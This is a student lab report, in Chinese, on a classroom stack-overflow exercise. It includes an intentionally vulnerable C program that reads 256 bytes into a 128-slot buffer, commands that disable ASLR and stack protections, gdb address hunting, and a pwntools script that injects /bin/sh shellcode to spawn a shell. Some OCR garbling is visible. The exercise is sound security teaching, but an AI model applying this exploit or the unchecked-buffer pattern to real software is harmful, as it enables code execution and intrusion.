

网络空间安全原理 课程实验(二)

简单栈溢出实验

目录 1

# 目录


1	课程	实验原	理及	要	犮																				2
	1.1	实验原	理																						2
		1.1.1	栈的	内概	念																				2
		1.1.2	栈泊	益出																					2
	1.2	实验要	求																						3
2	实验	实验环境															3								
3	实验步骤																3								
	3.1	step1.																							3
	3.2	step2.																							4
	3.3	step3.																							4
	3.4	step4.																							5
	3.5	step5.																							5
	3.6	step6.																							6
4	总结	i																							6
5	参考文献														6										

## 1 课程实验原理及要求

### 1.1 实验原理

#### 1.1.1 栈的概念


栈,就是那些由编译器在需要的时候分配,在不需要的时候自动清除的变量的存储区。里面的变量通常是局部变量、函数参数等;和堆相比,栈通常很小,在Linux下,通过ulimit-s可以查看栈的大小。



### 1.1.2 栈溢出

所谓栈溢出,是缓冲区溢出的一种,本质上是写入栈的数据超过栈的 大小,使得数据写入其他单元,往往造成不可预期的后果,最常见的就是 程序崩溃。

当使用诸如strcpy、gets等不安全函数时,攻击者通过向栈中某个变量 写入的字节数超过了这个变量本身所申请的字节数,使得数据向高地址存 储区域进行覆盖来修改返回地址,最终让程序根据攻击者的想法运行,这 种攻击被称为栈溢出攻击 2 实验环境 3



## 1.2 实验要求

了解栈溢出攻击原理,并实现简单栈溢出攻击实验

## 2 实验环境

Ubuntu32位系统, VMware-workstation 16pro

## 3 实验步骤

## 3.1 step1

编写栈溢出程序:

3 实验步骤 4

```
*test.c
            打开(O) ~
                          J+1
                                                                                                                                                               保存(S)
                                                                                                    ~/桌面
          1 #include <stdio.h>
          2 #include <stdlib.h>
          3 #include <unistd.h>
 irtual
         5 void vulnerable_function() {
sktop:
             char* buf[128];
                  read(STDIN_FILENO, buf, 256);
/irtual 8 }
test.c 9
10 int main(int argc, char** argv) {
/irtual 11 vulnerable_function();
unction 12 write(STDOUT_FILENO, "Hello, World\n", 13);
unction 12
13 }
warning 14
```

### 3.2 step2

关闭地址随机化,输入命令:

```
kylin@kylin-virtual-machine:~$ sudo bash -c "echo 0 > /proc/sys/kernel/randomize_va_space"
[sudo] kylin 的密码:
```

关闭NX和栈保护,因为要需要执行自己写的shellcode。在编译程序时加上参数-fno-stack-protector和-z execstack即可:

```
kylin@kylin-virtual-machine:~/桌面$ gcc -fno-stack-protector -z execstack -o test test.c
```

#### 3.3 step3

计算偏移量:即计算从溢出点到函数返回点之间的偏移量放入ida中

```
ssize_t vulnerable_function()
{
  char duf; // [esp+0h] [ebp-88h] 偏移星=0x88
  return read(0, &buf, 0x100u);
}
```

3 实验步骤 5

### 3.4 step4

找到执行shellcode的内存地址

```
Core was generated by `./level1'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0 0x41414141 in ?? ()
                     "ABCD", 'A' <repeats 153 times>, <incomplete sequence \342\267>
"\260", <incomplete sequence \373\267>
"\260", <incomplete sequence \373\267>
""
(adb) x/10s Sesp-144
0xbfffef90:
0xbffff031:
0xbffff035:
0xbffff039:
0xbffff03a:
0xbffff03b:
0xbffff03c:
0xbffff042:
                      "7\026\342\267\001"
0xbffff043:
                      "\324\360\377\277\334\360\377\277"
0xbffff044:
(gdb) quit
```

### 3.5 step5

编写python脚本

```
1 #!python
 2 #!/usr/bin/env python
 3 from pwn import *
 5 p = process('./test')
 6 ret = 0xbfffef90
 8 shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"
 9 shellcode += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"
10 shellcode += "\x0b\xcd\x80"
12 payload = shellcode + 'A' * (140 - len(shellcode))+ p32(ret)
13
14 print (payload)
15
16 p.send(payload)
17
18 p.interactive()
19
```

4 总结 6

## 3.6 step6

运行脚本,成功获得shell

## 4 总结

通过实验,我进一步了解了栈溢出的概念,动手实际实现了一个简单的栈溢出,收获颇丰。

## 5 参考文献

[1]部分算法原理内容来源于CSDN、知乎、bilibili等平台。